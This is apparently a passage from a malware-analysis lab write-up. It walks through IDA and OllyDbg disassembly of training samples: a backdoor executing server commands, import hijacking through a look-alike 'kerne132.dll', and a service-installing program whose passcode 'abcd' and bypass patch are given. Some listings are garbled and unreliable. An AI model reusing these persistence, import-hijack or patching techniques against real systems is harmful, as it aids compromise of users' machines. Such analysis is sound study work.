lpvReserved= dword ptr 0Ch

mov eax, 11F8h
call _alloca_probe
mov eax, [esp+11F8h+fdwReason]
push ebx
push ebp
push esi
cmp eax, 1
push edi
jnz loc_100011E8
```

It means that it has not defined CommandLine already. The value appears on a runtime, when command is received from server. Variables has negative, while arguments - positive value. CommandLine is the variable. **buf** contains the received command and **CommandLine** contains what to execute. The difference between buf and CommandLine are 5 bytes.  $1000h - FFBh = 5$  (h means in hexadecimal).

```


-000000000000011FF db ? ; undefined
-000000000000011FE db ? ; undefined
-000000000000011FD db ? ; undefined
-000000000000011FC db ? ; undefined
-000000000000011FB db ? ; undefined
-000000000000011FA db ? ; undefined
-000000000000011F9 db ? ; undefined
-000000000000011F8 hObject dd ? ; offset
-000000000000011F4 name sockaddr ?
-000000000000011E4 ProcessInformation _PROCESS_INFORMATION ?
-000000000000011D4 StartupInfo _STARTUPINFOA ?
-00000000000001190 WSADATA WSADATA ?
-00000000000001000 buf db ?
-0000000000000FFF var_FFF db ?
-0000000000000FFE db ? ; undefined
-0000000000000FFD db ? ; undefined
-0000000000000FFC db ? ; undefined
-0000000000000FFB CommandLine db ?
-0000000000000FFA db ? ; undefined
-0000000000000FF9 db ? ; undefined
-0000000000000FF8 db ? ; undefined
-0000000000000FF7 db ? ; undefined
-0000000000000FF6 db ? ; undefined
-0000000000000FF5 db ? ; undefined
-0000000000000FF4 db ? ; undefined
-0000000000000FF3 db ? ; undefined

```

→

SP+000000000000000208

If we look at the received buff command, we got “exec”, which is 4 bytes long. Mostly the space (fifth byte) is the separator between exec and CommandLine. Strings are the arrays (index will be visualized as the arrow where it points). Index points before or after the symbol, not on the letter itself. Every array starts from zero index – [0] (before “e” letter). Index of [1] -points after “e” and before “x”.



If command is “q” exits loop. If none of them – Sleep for 1 minute and loop.

When executable is found, calls mv\_mapfile function (renamed by myself). Opens executable (CreateFileA). Creates mapping object (CreateFileMappingA). Maps file in to the memory (MapViewOfFile).

```

; int __cdecl mv_mapfile(LPCSTR lpFileName)
_mv_mapfile proc near

var_C= dword ptr -0Ch
hObject= dword ptr -8
var_4= dword ptr -4
lpFileName= dword ptr 4

sub esp, 0Ch
push ebx
mov eax, [esp+10h+lpFileName]
push ebp
push esi
push edi
push 0 ; hTemplateFile
push 0 ; dwFlagsAndAttributes
push OPEN_EXISTING ; dwCreationDisposition
push 0 ; lpSecurityAttributes
push FILE_SHARE_READ ; dwShareMode
push GENERIC_ALL ; dwDesiredAccess
push eax ; lpFileName
call ds>CreateFileA
push 0 ; lpName
push 0 ; dwMaximumSizeLow
push 0 ; dwMaximumSizeHigh
push PAGE_READWRITE ; flProtect
push 0 ; lpFileMappingAttributes
push eax ; hFile
mov [esp+34h+var_4], eax
call ds>CreateFileMappingA
push 0 ; dwNumberOfBytesToMap
push 0 ; dwFileOffsetLow
push 0 ; dwFileOffsetHigh
push FILE_MAP_ALL_ACCESS ; dwDesiredAccess
push eax ; hFileMappingObject
mov [esp+30h+hObject], eax
call ds>MapViewOfFile
mov esi, eax
test esi, esi
mov [esp+1Ch+var_C], esi
jz loc_4011D5

```

Esi register points to start of the file.

`mov ebp, [esi + 3Ch]; dosheader->e_lfanew`

`cmp dword ptr [ebp+0], 4550h ; Check if valid 'PE' header.`

To understand this you should know [PE structure](#).

```

mov ebp, [esi+3Ch]
mov ebx, ds:IsBadReadPtr
add ebp, esi
push 4 ; ucb
push ebp ; lp
call ebx ; IsBadReadPtr
test eax, eax
jnz loc_4011D5

```

```

cmp dword ptr [ebp+0], 4550h
jnz loc_4011D5

```

#### Explanation:

File is opened in PEViewer. 3Ch (RVA-Relative virtual address) points to **offset to New EXE Header**. In order to get the value (Data), it should be de referenced [] brackets grabs whats at that address: E8h (in our example).

DosHeader->e\_lfanew (equivalent in c++)

	RVA	Data	Description
IMAGE_DOS_HEADER	00000022	0000	Reserved
MS-DOS Stub Program	00000024	0000	OEM Identifier
IMAGE_NT_HEADERS	00000026	0000	OEM Information
Signature	00000028	0000	Reserved
IMAGE_FILE_HEADER	0000002A	0000	Reserved
IMAGE_OPTIONAL_HEADER	0000002C	0000	Reserved
IMAGE_SECTION_HEADER.text	0000002E	0000	Reserved
IMAGE_SECTION_HEADER.rdata	00000030	0000	Reserved
IMAGE_SECTION_HEADER.data	00000032	0000	Reserved
SECTION.text	00000034	0000	Reserved
SECTION.rdata	00000036	0000	Reserved
SECTION.data	00000038	0000	Reserved
	0000003A	0000	Reserved
	0000003C	000000E8	Offset to New EXE Header

Viewing IMAGE\_DOS\_HEADER

However grabbed **offset to New EXE Header** is another address.  
Should be de referenced again.


**Image\_NT\_Signature** is at the address **E8h** (RVA) .

	RVA	Data	Description	Value
	000000E8	00004550	Signature	IMAGE_NT_SIGNATURE PE


Checks if valid PE file:

ImageNtHeaders->Signature != 'PE' (equivalent in c++) Call

**IsBadReadPtr** to check if the calling process has read access to that memory region.



String **Str1** is compared to "kernel32.dll".



Two instructions represents strlen (repne scasb) and memcpy (rep movsd). Using repne scasb we get length of the string. rep movsd instruction moves byte from esi to edi register ecx times (ecx = string length). mov esi, offset dword\_403010

```

.data:00403010 dword_403010 dd 6E72656Bh ; DATA XREF: _mv_mapfile+EC↑o
.data:00403010
.data:00403014 dword_403014 dd 32333165h ; DATA XREF: _main+1A8↑r
.data:00403018 dword_403018 dd 6C6C642Eh ; DATA XREF: _main+1B9↑r
.data:0040301C dword_40301C dd 0 ; DATA XREF: _main+1C2↑r

```

If we open dword\_403010 we see that is actually ascii letters (looking in ascii table we see that numbers and letters starts from 30h to 7Ah)


Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	<b>NUL</b> (null)	32	20	040	&#32;	<b>Space</b>	64	40	100	&#64;	<b>Ø</b>	96	60	140	&#96;	'
1	1	001	<b>SOH</b> (start of heading)	33	21	041	&#33;	!	65	41	101	&#65;	<b>A</b>	97	61	141	&#97;	<b>a</b>
2	2	002	<b>STX</b> (start of text)	34	22	042	&#34;	"	66	42	102	&#66;	<b>B</b>	98	62	142	&#98;	<b>b</b>
3	3	003	<b>ETX</b> (end of text)	35	23	043	&#35;	#	67	43	103	&#67;	<b>C</b>	99	63	143	&#99;	<b>c</b>
4	4	004	<b>EOT</b> (end of transmission)	36	24	044	&#36;	:	68	44	104	&#68;	<b>D</b>	100	64	144	&#100;	<b>d</b>
5	5	005	<b>ENQ</b> (enquiry)	37	25	045	&#37;	%	69	45	105	&#69;	<b>E</b>	101	65	145	&#101;	<b>e</b>
6	6	006	<b>ACK</b> (acknowledge)	38	26	046	&#38;	&	70	46	106	&#70;	<b>F</b>	102	66	146	&#102;	<b>f</b>
7	7	007	<b>BEL</b> (bell)	39	27	047	&#39;	'	71	47	107	&#71;	<b>G</b>	103	67	147	&#103;	<b>g</b>
8	8	010	<b>BS</b> (backspace)	40	28	050	&#40;	{	72	48	110	&#72;	<b>H</b>	104	68	150	&#104;	<b>h</b>
9	9	011	<b>TAB</b> (horizontal tab)	41	29	051	&#41;	)	73	49	111	&#73;	<b>I</b>	105	69	151	&#105;	<b>i</b>
10	A	012	<b>LF</b> (NL line feed, new line)	42	2A	052	&#42;	*	74	4A	112	&#74;	<b>J</b>	106	6A	152	&#106;	<b>j</b>
11	B	013	<b>VT</b> (vertical tab)	43	2B	053	&#43;	+	75	4B	113	&#75;	<b>K</b>	107	6B	153	&#107;	<b>k</b>
12	C	014	<b>FF</b> (NP form feed, new page)	44	2C	054	&#44;	,	76	4C	114	&#76;	<b>L</b>	108	6C	154	&#108;	<b>l</b>
13	D	015	<b>CR</b> (carriage return)	45	2D	055	&#45;	-	77	4D	115	&#77;	<b>M</b>	109	6D	155	&#109;	<b>m</b>
14	E	016	<b>SO</b> (shift out)	46	2E	056	&#46;	.	78	4E	116	&#78;	<b>N</b>	110	6E	156	&#110;	<b>n</b>
15	F	017	<b>SI</b> (shift in)	47	2F	057	&#47;	/	79	4F	117	&#79;	<b>O</b>	111	6F	157	&#111;	<b>o</b>
16	10	020	<b>DLE</b> (data link escape)	48	30	060	&#48;	0	80	50	120	&#80;	<b>P</b>	112	70	160	&#112;	<b>p</b>
17	11	021	<b>DC1</b> (device control 1)	49	31	061	&#49;	1	81	51	121	&#81;	<b>Q</b>	113	71	161	&#113;	<b>q</b>
18	12	022	<b>DC2</b> (device control 2)	50	32	062	&#50;	2	82	52	122	&#82;	<b>R</b>	114	72	162	&#114;	<b>r</b>
19	13	023	<b>DC3</b> (device control 3)	51	33	063	&#51;	3	83	53	123	&#83;	<b>S</b>	115	73	163	&#115;	<b>s</b>
20	14	024	<b>DC4</b> (device control 4)	52	34	064	&#52;	4	84	54	124	&#84;	<b>T</b>	116	74	164	&#116;	<b>t</b>
21	15	025	<b>NAK</b> (negative acknowledge)	53	35	065	&#53;	5	85	55	125	&#85;	<b>U</b>	117	75	165	&#117;	<b>u</b>
22	16	026	<b>SYN</b> (synchronous idle)	54	36	066	&#54;	6	86	56	126	&#86;	<b>V</b>	118	76	166	&#118;	<b>v</b>
23	17	027	<b>ETB</b> (end of trans. block)	55	37	067	&#55;	7	87	57	127	&#87;	<b>W</b>	119	77	167	&#119;	<b>w</b>
24	18	030	<b>CAN</b> (cancel)	56	38	070	&#56;	8	88	58	130	&#88;	<b>X</b>	120	78	170	&#120;	<b>x</b>
25	19	031	<b>EM</b> (end of medium)	57	39	071	&#57;	9	89	59	131	&#89;	<b>Y</b>	121	79	171	&#121;	<b>y</b>
26	1A	032	<b>SUB</b> (substitute)	58	3A	072	&#58;	:	90	5A	132	&#90;	<b>Z</b>	122	7A	172	&#122;	<b>z</b>
27	1B	033	<b>ESC</b> (escape)	59	3B	073	&#59;	:	91	5B	133	&#91;	[	123	7B	173	&#123;	[
28	1C	034	<b>FS</b> (file separator)	60	3C	074	&#60;	<	92	5C	134	&#92;	\	124	7C	174	&#124;	\
29	1D	035	<b>GS</b> (group separator)	61	3D	075	&#61;	=	93	5D	135	&#93;	<b>I</b>	125	7D	175	&#125;	<b>i</b>
30	1E	036	<b>RS</b> (record separator)	62	3E	076	&#62;	>	94	5E	136	&#94;	<b>^</b>	126	7E	176	&#126;	<b>~</b>
31	1F	037	<b>US</b> (unit separator)	63	3F	077	&#63;	?	95	5F	137	&#95;	_	127	7F	177	&#127;	<b>DEL</b>

lookuptables.com

By pressing "a" (convert data to string in IDA) two times we get "kerne132.dll":

```
.data:00403010 aKerne132Dll db 'kerne132.dll',0 ; DATA XREF: _mv_mapfile+EC to
```

String **Str1** is our source, which is "kerne132.dll" and replaced by the string kernel132.dll (destination). Access import table:  
 mov ecx, [ebp+80h] ; Import table RVA: E8h+80h=168h



**iv. How could you remove this malware once it is installed?**

Malware could be removed replacing imports to original "kernel32.dll" for every executable. Using automated program or script to do this. Or original "kernel32.dll" replaced of "kerne132.dll" Or reinstall windows operating system.

**d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques****i. How can you get this malware to install itself?**

To install this malware, we need to reach the function @0x00402600. In this function, we can see function call to [OpenSCManagerA](#), [ChangeServiceConfigA](#), [CreateServiceA](#), CopyFileA and registry creation. All these are functions to make the malware persistence.

To get to the install function @0x00402600 we would need to run this malware with either 2 or 3 arguments (excluding program name). We would need to enter a correct passcode as the last argument and “-in” as the 1st argument.

To install the malware just execute it as “**Lab09-01.exe -in abcd**”

We can also choose to patch the following opcode “**jnz**” to “**jz**” at address 0x00402B38 to bypass the passcode check.

```

.text:00402B1D loc_402B1D: ; CODE XREF: _main+11↑j
.text:00402B1D mov eax, [ebp+argc]
.text:00402B20 mov ecx, [ebp+argv]
.text:00402B23 mov edx, [ecx+eax*4-4]
.text:00402B27 mov [ebp+var_4], edx
.text:00402B2A mov eax, [ebp+var_4]
.text:00402B2D push eax
.text:00402B2E call passcode ; abcd
.text:00402B33 add esp, 4
.text:00402B36 test eax, eax
.text:00402B38 jnz short loc_402B3F
.text:00402B3A call DeleteFile
.text:00402B3F :
.text:00402B3F loc_402B3F: ; CODE XREF: _main+48↑j
.text:00402B3F mov ecx, [ebp+argv]
.text:00402B42 mov edx, [ecx+4]
.text:00402B45 mov [ebp+var_1820], edx
.text:00402B48 push offset aIn ; unsigned __int8 *
.text:00402B50 mov eax, [ebp+var_1820]
.text:00402B56 push eax ; unsigned __int8 *
.text:00402B57 call _mbscmp
.text:00402B5C add esp, 8
.text:00402B5F test eax, eax
.text:00402B61 jnz short loc_402BC7
.text:00402B63 cmp [ebp+argc], 3
.text:00402B67 jnz short loc_402B9A
.text:00402B69 push 400h
.text:00402B6E lea ecx, [ebp+ServiceName]
.text:00402B74 push ecx ; char *
.text:00402B75 call getCurrentFileName
.text:00402B7A add esp, 8
.text:00402B7D test eax, eax
.text:00402B7F jz short loc_402B89
.text:00402B81 or eax, 0xFFFFFFFFh
.text:00402B84 jmp loc_402D78
.text:00402B89 :

```


if you want to install it with a custom service name such as jmpRSP, you may execute it as “Lab09-01.exe -in jmpRSP abcd“.

**ii. What are the command-line options for this program? What is the password requirement?**

The 4 command line accepted by the program are


1. -in; install
2. -re; uninstall
3. -cc; parse registry and prints it out
4. -c; set Registry

The password for this malware to execute is “abcd”. Analyzing the function @0x00402510, we can easily derive this password. The below image contains comments that explains how I derived that the passcode is “abcd”.



**iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?**

As mentioned in Question i, we just need to patch 0x00402B38 to jz. To patch the malware in ollydbg, run the program in ollydbg and go to the address 0x00402B38.



Right click on the address and press Ctrl-E (edit binary). Change the hex from 75 to 74 as shown below




Figure 4. Edit Binary

```

00402B3C: 55 ; push ebp
00402B3D: 8B EC ; mov ebp, esp
00402B3E: 83 C4 04 ; add esp, 4
00402B3F: 85 C0 ; test eax, eax
00402B40: 74 05 ; je SHORT Lab09-01.00402B3F
00402B41: E8 D1F8FFFF ; call Lab09-01.00402410
00402B42: 8B4D 0C ; mov ecx, DWORD PTR SS:[EBP+C]
00402B43: 8B51 04 ; mov edx, DWORD PTR DS:[ECX+4]
00402B44: 8995 E0E7FFFF ; mov DWORD PTR SS:[EBP-1820], EDX
00402B45: 68 70C14000 ; push Lab09-01.0040C170
00402B46: 8B85 E0E7FFFF ; mov eax, DWORD PTR SS:[EBP-1820]
00402B47: 50 ; push eax
00402B48: E8 B30C0000 ; call Lab09-01.0040380F
00402B49: 83C4 08 ; add esp, 8
00402B4A: 85C0 ; test eax, eax
00402B4B: 75 64 ; jnz SHORT Lab09-01.00402B27
00402B4C: 837D 08 03 ; cmp DWORD PTR SS:[EBP+8], 3
00402B4D: 75 31 ; jnz SHORT Lab09-01.00402B9A
00402B4E: 68 00040000 ; push 400
00402B4F: 808D FCFBFFFF ; lea ECX, DWORD PTR SS:[EBP-404]
00402B50: 51 ; push ecx
00402B51: E8 36F0FFFF ; call Lab09-01.00402500
00402B52: 83C4 08 ; add esp, 8
00402B53: 85C0 ; test eax, eax
00402B54: 74 00 ; je SHORT Lab09-01.00402B09
00402B55: 83C8 FF ; or eax, FFFFFFFF
00402B56: E9 EF010000 ; jmp Lab09-01.00402078
00402B57: 8D95 FCFBFFFF ; lea EDX, DWORD PTR SS:[EBP-404]
00402B58: Lab09-01.00402B3F

```

The next step is to save the changes. Right click in the disassembly window and select copy to executable -> all modifications. Then proceed to save into a file.

#### iv. What are the host-based indicators of this malware?

To answer this question lets look at the dynamic analysis observations and IDA Pro codes.

```

55 push ebp
8B EC mov ebp, esp
83 EC 00 sub esp, 0
8D 45 18 lea eax, [ebp+phileResult]
58 push eax
58 push eax, [ebp+phileResult]
58 push 0031h ; subDesired
58 push 0 ; ulOptions
